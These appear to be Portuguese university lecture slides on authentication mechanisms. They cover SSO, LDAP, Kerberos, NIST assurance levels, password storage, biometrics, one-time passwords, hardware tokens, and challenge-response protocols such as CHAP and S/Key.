- Permite a reutilização das mesmas credenciais em múltiplos sistemas
- Repositório único para as credenciais
 - Mais difícil de roubar as credenciais do que se estiverem distribuídas pelos sistemas
- Pode implementar restrições (vistas) ao perfil para cada sistema

- **Desvantagens**

- Requer mais recursos para o sistema de autenticação
- Único ponto de falha
- Falha implica a perda de acesso a todos os sistemas
 - Perda de credenciais implica comprometimento de todos os sistemas
- Introduz atrasos nos processos de autenticação

SSO: Single Sign On


- **Requer agente que expõe utilizadores remotos nos sistemas locais**
 - Windows: Utilizadores com perfis remotos, não disponíveis na SAM
 - Linux: Utilizadores não presentes no /etc/passwd
 - Tem de utilizar mecanismos de cache para acelerar operações
- **Pode fornecer informação adicional do perfil**
 - Tipo de utilizador: Estudante, professor, admin
 - Informação adicional: email, home, nome...
- **Sistemas que fazem uso de SSO têm de ser aprovisionados**
 - Frequentemente também especificamente autorizados

SSO: LDAP - Lightweight Directory Access Protocol

- **Protocolo para manter um diretório de informação**
 - Diretório hierárquico com informação sobre utilizadores, sistemas e serviços
 - ex: dados da conta, contactos, grupos
 - Informação é organizada numa árvore
 - Raiz baseada no tipo e nome (DNS): dn=admin,ou=deti,dc=ua,dc=pt
 - DC=Domain Component, OU=Organizational Unit, DN=Distinguished Name
- **Acesso ao diretório pode ter partes públicas e restritas**
 - Acesso anónimo: dados gerais dos contactos e configurações
 - Acesso Autenticado: Informações específicas do perfil
- **LDAP Bind: associa uma sessão a um utilizador**
 - Login: caminho (dn=user,ou=people,ou=deti,dc=ua,dc=pt)
 - O mesmo diretório pode conter vários domínios:
 - dn=user,**ou=deti,dc=ua,dc=pt**
 - dc=user,**ou=mec,dc=ua,dc=pt**

SSO: LDAP - Lightweight Directory Access Protocol

LDAP Directory Tree




SSO: Kerberos

- **Protocolo de autenticação para ambientes de rede**
 - Baseado no conceito de Tickets com validade limitada
 - Processo por defeito para MS AD (Ex, CodeUA)
- **Suporta autenticação mútua**
 - Cliente recebe do autenticador um token cifrado com a sua senha (do cliente)
- **Quatro entidades chave**
 - Cliente: pretende aceder a um serviço
 - Service Server (SS): Fornece um serviço que o utilizador pretende usar
 - Ticket Granting Server (TGS): Fornece acesso aos serviços
 - Authentication Server(AS): Fornece acesso ao TGS
- **Key Distribution Center = AS + TGS (+ base de dados)**

SSO: Kerberos: Client Authn

- Utilizador envia pedido ao AS com o seu ClientID
- AS responde com 2 mensagens:
 - A: $\text{Enc}_{\text{user_key}}(\text{Client/TGS Session Key})$
 - B: $\text{Enc}_{\text{tgs_key}}(\text{Cliente, Endereço de Rede, Validade, Client/TGS Session Key})$
- Utilizador usa a sua chave para decifrar A
- Envia pedido ao TGS com 2 mensagens
 - C=B + Identificador do serviço
 - D= $\text{Enc}_{\text{client/TGS SessionKey}}(\text{ClientID, Timestamp})$
- TGS responde com 2 mensagens:
 - E= $\text{Enc}_{\text{service_key}}(\text{ClientID, client address, validity, Client/Server Session Key})$
 - F= $\text{Enc}_{\text{client/TGS Session Key}}(\text{Client/Server Session Key})$





Autenticação: mecanismos e protocolos

Autenticação (Authn)

Provar que uma entidade possui um atributo que diz ter

1. Autenticado: Olá, sou o João
 2. Autenticador: Prova-o
 3. Autenticado: Aqui estão as minhas credenciais
 4. Autenticador: Credenciais aceites/recusadas
-
-
-
-
-
-
-
-
-
1. Autenticado: Olá, tenho mais de 18 anos
 2. Autenticador: Prova-o
 3. Autenticado: Aqui está a prova
 4. Autenticador: Prova aceite/recusada

Authn: Tipos de Provas

- **Algo que sabemos**
 - Um segredo memorizado (ou escrito) por uma entidade
- **Algo que temos**
 - Um objeto/token apenas possuído por uma entidade
- **Algo que somos**
 - Biometria
- **Autenticação multifatorial (MFA)**
 - Utilização simultânea de diferentes tipos
 - 2FA – Two Factor Authentication
 - Muito popular para autenticação em sistemas atuais

Authn: Objetivos

- **Autenticar entidades que interagem**
 - Pessoas, serviços, servidores, sistemas, redes, etc...
- **Possibilitar a aplicação de políticas de autorização e mecanismos**
 - Autorização != autenticação
 - Autenticação (Authn) leva a autorização (Authz)
- **Facilitar a exploração de outros protocolos relacionados com segurança**
 - ex: distribuição de chaves para comunicação segura

Authn: Requisitos

- **Confiança**

- Quão boa é a provar a identidade de uma entidade?
- Quão difícil é de subverter?
- Nível de Confiança (Level of Assurance, LoA)

- **Secretismo**

- Não divulgação das credenciais utilizadas pelas entidades

NIST 800-63

LoA	DESCRIPTION	TECHNICAL REQUIREMENTS		
		IDENTITY PROOFING REQUIREMENTS	TOKEN (SECRET) REQUIREMENTS	AUTHENTICATION PROTECTION MECHANISMS REQUIREMENTS
1	Little or no confidence exists in the asserted identity; usually self-asserted; essentially a persistent identifier	Requires no identity proofing	Allows any type of token including a simple PIN	Little effort to protect session from off line attacks or eavesdropper is required.
2	Confidence exists that the asserted identity is accurate; used frequently for self service applications	Requires some identity proofing	Allows single-factor authentication. Passwords are the norm at this level.	On-line guessing, replay and eavesdropping attacks are prevented using FIPS 140-2 approved cryptographic techniques.
3	High confidence in the asserted identity's accuracy; used to access restricted data	Requires stringent identity proofing	Multi-factor authentication, typically a password or biometric factor used in combination with a 1) software token, 2) hardware token, or 3) one-time password device token	On-line guessing, replay, eavesdropper, impersonation and man-in-the-middle attack are prevented. Cryptography must be validated at FIPS 140-2 Level 1 overall with Level 2 validation for physical security.
4	Very high confidence in the asserted identity's accuracy; used to access highly restricted data.	Requires in-person registration	Multi-factor authentication with a hardware crypto token.	On-line guessing, replay, eavesdropper, impersonation, man-in-the-middle, and session hijacking attacks are prevented. Cryptography in the hardware token must be validated at FIPS 140-2 level 2 overall, with level 3 validation for physical security.

Authn: Requisitos

- **Robustez**
 - Impedir ataques às trocas de dados do protocolo
 - Impedir cenários de DoS interativos
 - Impedir ataques desligados com dicionários
- **Simplicidade**
 - Deverá ser tão simples quanto possível para evitar que os utentes escolham simplificações perigosas
- **Lidar com vulnerabilidades vindas das pessoas**
 - Têm uma tendência natural para facilitar ou para tomarem iniciativas perigosas

Authn: Entidades e Modelos de Implantação

Entidades

- **Pessoas**
- **Servidores**
- **Redes**
- **Serviços**

Modelos de Implantação

- **Ao longo do tempo**
 - Quando a interação se inicia
 - Continuamente ao longo da interação
- **Direcionalidade**
 - Unidirecional
 - Bidirecional (mútua)

Protocolos de Autenticação: Aproximações Elementares

- **Aproximação direta**

1. Apresentar credenciais
2. Esperar pelo veredicto

- **Aproximação com desafio-resposta**

1. Obter desafio
2. Calcular e fornecer uma resposta calculada com base no desafio e nas credenciais
3. Esperar pelo veredicto

Sujeitos: Aproximação Direta com Senha Memorizada

- A senha é confrontada com um valor guardado para a pessoa que se está a autenticar
 - Dada a sua identidade reclamada (username)
- **Valor pessoal guardado**
 - Ideal: Transformação com a senha + função unidirecional
 - Windows: Função de síntese
 - UNIX: DES hash + sal
 - Linux: Hash + sal
 - MD5, SHA1, SHA-256, **SHA-512**
 - Ideal: PBKDF2, Scrypt com elevada complexidade

Sujeitos: Aproximação Direta com Senha Memorizada

- **Vantagens**

- Simplicidade!

- **Problemas**

- Utilização de senhas fracas/inseguras
 - Permitem ataques com dicionários
- Transmissão de senhas em claro em canais de comunicação inseguros
 - Escutas podem revelar senhas
 - ex. serviços remotos do UNIX, PAP




Top Ten 2017 from Splashdata

1. 123456
2. Password
3. 12345678
4. qwerty
5. 12345
6. 123456789
7. letmein
8. 1234567
9. football
10. iloveyou

Sujeitos: Aproximação direta com Biometria

- **Uma pessoa autentica-se usando medidas do seu corpo**
 - Avaliações biométricas
 - Impressão digital, íris, geometria da face, timbre vocal, escrita manual, etc.
- **Estas medidas são comparadas com um registo pessoal similar**
 - Referência biométrica (ou modelo/template)
 - Criado no sistema de forma similar mas no âmbito de uma inscrição anterior

Sujeitos: Aproximação direta com Biometria



Sujeitos: Aproximação direta com Biometria: Vantagens

- **Sujeitos não necessitam de memorizar ou possuir algo**
 - Apenas têm de se apresentar
- **Sujeitos não podem escolher senhas fracas**
 - Na realidade não escolhem nada
- **Credenciais não podem ser transferidas para outros**
 - Dificulta o roubo de credenciais

Sujeitos: Aproximação direta com Biometria: Desvantagens

- **Alguns métodos ainda são incipientes**
 - Podendo ser ultrapassados com facilidade
 - Ex: Reconhecimento Facial, Impressão Digital
- **Sujeitos não podem alterar as credenciais**
 - A exposição das credenciais tem impacto duradouro
- **Credenciais não podem ser transferidas a outros**
 - Por vezes necessário em situações de emergência (ex, médica)

Sujeitos: Aproximação direta com Biometria: Desvantagens

- **Coloca os sujeitos em risco**
 - Pode levar a comprometimento da integridade física para obtenção de credenciais
- **De difícil aplicação em sistemas remotos**
 - Obriga a existência de um sistema seguro local para aquisição de biometria
- **Biometria pode revelar informação pessoal**
 - Hábitos, doenças (ou riscos das mesmas)

Sujeitos: Aproximação Direta com Senhas Descartáveis

- **Senhas Descartáveis (One Time Passwords)**
 - Apenas podem ser utilizadas uma vez
 - Pré-distribuídas ou calculadas por um gerador
- **Exemplos: Códigos bancários, Google Backup Codes**



Print backup verification codes Close

Backup verification codes

1. 925 08 575	6. 042 74 256
2. 688 94 054	7. 252 38 814
3. 546 12 675	8. 765 07 144
4. 419 82 291	9. 842 92 280
5. 609 30 315	10. 305 04 397


Printed: August 3, 2012 10:45:48 AM PDT

Keep them someplace accessible, like your wallet. Each code can be used only once.

[Print](#) [Save to text file](#)

Running out of backup codes? Generate new ones at:
<https://www.google.com/accounts/SmsAuthConfig>
Only the latest set of backup codes will work.

[Generate new codes](#)



Sujeitos: Aproximação Direta com Senhas Descartáveis: Vantagens

- **Segredos podem ser escutados**
 - Permite utilização em canais inseguros (não cifrados)
- **Segredos podem ser escolhidos pelo autenticador**
 - Que pode assim definir o grau de segurança
- **Podem depender de uma senha**
 - Algo que se sabe
- **Podem depender de um dispositivo**
 - Algo que se tem

Sujeitos: Aproximação Direta com Senhas Descartáveis: Desvantagens

- **Entidades necessitam de mecanismos para saber que senha usar em cada ocasião**
 - Implica um mecanismo de sincronização
- **Sujeitos podem necessitar de recursos para armazenar ou gerar as chaves**
 - Pedaço de papel
 - Aplicação
 - Dispositivo
- **Mecanismos adicionais necessários podem ser atacados**
 - Roubo, engenharia reversa

RSA SecurID

- **Dispositivo de Autenticação Pessoal**
 - Também pode existir como um módulo de software (para smartphones)
- **Gera um valor único em intervalos fixos**
 - tipicamente 30s ou 60s
 - Sequência de valores é única para um sujeito (User ID)
 - Valor é calculado com base em:
 - Chave de 64 bits armazenada no dispositivo
 - Instante temporal atual
 - Algoritmo proprietário (SecurID hash)
 - Por vezes: um código PIN



RSA SecurID



- **Sujeito gera OTP combinando o UserID com o número do dispositivo**
 - $\text{OTP} = \text{UserID} \mid \text{Token}$
- **O servidor RSA ACE realiza a mesma operação**
 - Servidor possui todos os User ID e chaves geradoras
 - Servidor e dispositivo possuem os relógios sincronizados
- **Robusto contra ataques por dicionário**
 - Senhas não são escolhidas pelos sujeitos
- **Vulneráveis contra ataques ao servidor**
 - 2011: incidente iniciado por um 0-day no Adobe Flash dentro de um XLS

Yubikey

- **Dispositivo de Autenticação Pessoal**
 - USB e/ou NFC




- **Ativação gera uma chave de 44 caracteres**
 - Emula um teclado USB (besides own API)
 - Suporta HOTP (Eventos) ou TOTP (Temporal)
 - Se for fornecido um desafio, utilizador tem de tocar no botão para que o resultado seja fornecido
 - Vários algoritmos, incluindo AES 128

cccjgjgkhcbbirdrfdnlnghhfgrtnnlgedjlftrbdeut



The YubiKey ID is the Identifier of the YubiKey and does not change

Yubico Server



The One Time Password only works once and a new one is generated every time the YubiKey is Used

YubiKey OTP Validated



Aproximação Desafio Resposta: Conceito

Credenciais não são constantes e dependem de um desafio enviado pelo autenticador

- 1. Sujeito acede a autenticador**
- 2. Autenticador fornece um desafio (ex, um NONCE)**
- 3. Sujeito transforma o desafio**
 - Usando algo único (chave privada, senha, ...)
- 4. Resultado é enviado ao autenticador**
- 5. Autenticador valida o resultado do desafio**
 - Calcula o resultado usando o mesmo método
 - ou valida o resultado usando algo pré-partilhado (ex, chave pública)

Aproximação Desafio Resposta: Vantagens

- **Credenciais não são expostas**
 - Nunca circulam no canal de comunicação
 - Circula uma transformação da credencial
- **Robustas contra ataques de MITM**
 - Atacante captura desafio e resultado mas não consegue replicar a transformação
- **Compatíveis com outras aproximações**
 - Dispositivos físicos, chaves simétricas, chaves assimétricas
- **Autenticador escolhe transformação e complexidade do desafio**

Aproximação Desafio Resposta: Desvantagens

- **Sujeitos necessitam de um método para calcular respostas aos desafios**
 - Um token de hardware ou aplicação
- **Autenticador pode necessitar de armazenar segredos em claro**
 - Sujeitos podem reutilizar estes segredos noutras sistemas
- **Pode ser possível calcular todas as respostas possíveis**
 - Para um desafio ou todos, podendo relevar-se o segredo
 - Pode ser vulnerável a ataques por dicionário
- **Obriga que o autenticador faça uma boa gestão dos NONCEs**
 - **NÃO** podem ser reutilizados

Sujeitos: Desafio com Dispositivos

- **Credenciais de autenticação**
 - Possuir o dispositivo
 - ex, Cartão de Cidadão
 - A chave privada armazenada no cartão
 - O código PIN para aceder à chave
- **O autenticador sabe: a chave pública**
- **Robusto contra:**
 - ataques por dicionário
 - roubo da DB do servidor
 - canais inseguros



Sujeitos: Desafio com Smartcards

Protocolo de Autenticação Desafio Resposta

1. Autenticador gera um desafio

- ou um valor nunca antes utilizado (NONCE)

2. Smartcard do sujeito cifra o desafio com a chave privada

- ou gera um assinatura
- acesso protegido por um PIN

3. Autenticador decifra o resultado com a chave pública

- Sucesso se o resultado decifrado for igual ao desafio
- Alternativa: verifica a assinatura

Sujeitos: Desafio Resposta com Segredos partilhados

- **Credenciais de autenticação:** Senha escolhida pelo sujeito
- **Autenticador sabe:**
 - Aproximação fraca: a senha do sujeito
 - Aproximação melhor: uma transformação da chave
 - Ideal: transformação não reversível

Sujeitos: Desafio Resposta com Segredos partilhados

Protocolo Básico de Desafio-Resposta

1. Autenticador gera um valor aleatório (ou NONCE)
2. Sujeito calcula uma transformação do valor com um segredo
 - resultado = $H(\text{desafio} \parallel \text{password})$
 - ou... resultado = $E_k(\text{desafio})$ com k derivada da password
3. Validação:
 - Autenticador calcula resultado e compara
 - Autenticador reverte (decifra) o resultado e compara com o desafio
- Exemplo: CHAP, MS-CHAP, S/KEY

PAP e CHAP (RFC 1334, 1992; RFC 1994, 1996)


- **Protocolos usados no PPP (Point-to-Point Protocol)**
 - Autenticação unidirecional
 - Autenticador autentica sujeitos
 - Sujeitos não autenticam o autenticador
- **PAP (PPP Authentication Protocol)**
 - Simples apresentação do par UID/Password
 - Transmissão insegura: Apresentação direta sem desafio
- **CHAP: (CHallenge-response Authentication Protocol)**

Aut → U : authID, challenge
U → Aut: authID, MD5(authID, secret, challenge), identity
Aut → U : authID, OK/not OK

S/Key (RFC 2289, 1998)

- **Credenciais de Autenticação: Uma password**
- **Autenticador sabe:**
 - A última OTP que foi usada pelo sujeito
 - O índice da última OTP utilizada
 - Existe uma ordem entre OTPs
 - A raiz de todas as OTPs
- **Processo de Configuração/Setup**
 1. O Autenticador define uma raiz/semente aleatória
 2. O sujeito gera a OTP inicial:
 - $OTP_n = H_n(\text{raiz}, \text{password})$, onde $H = MD4$
 - Outras versões utilizam MD5 ou SHA-1
 3. O autenticador armazena a raiz, o índice N e a OTP_n

S/Key (RFC 2289, 1998)



S/Key: Processo de Autenticação

- O Autenticador envia a **raiz e o índice** do sujeito
 - São considerados um **desafio**
- O sujeito gera **índice-1** OTPs consecutivas
 - Resultado = $\text{OTP}_{\text{índice-1}}$
- Autenticador calcula **H(resultado)** e compara com o valor de **OTP_{índice}** armazenado
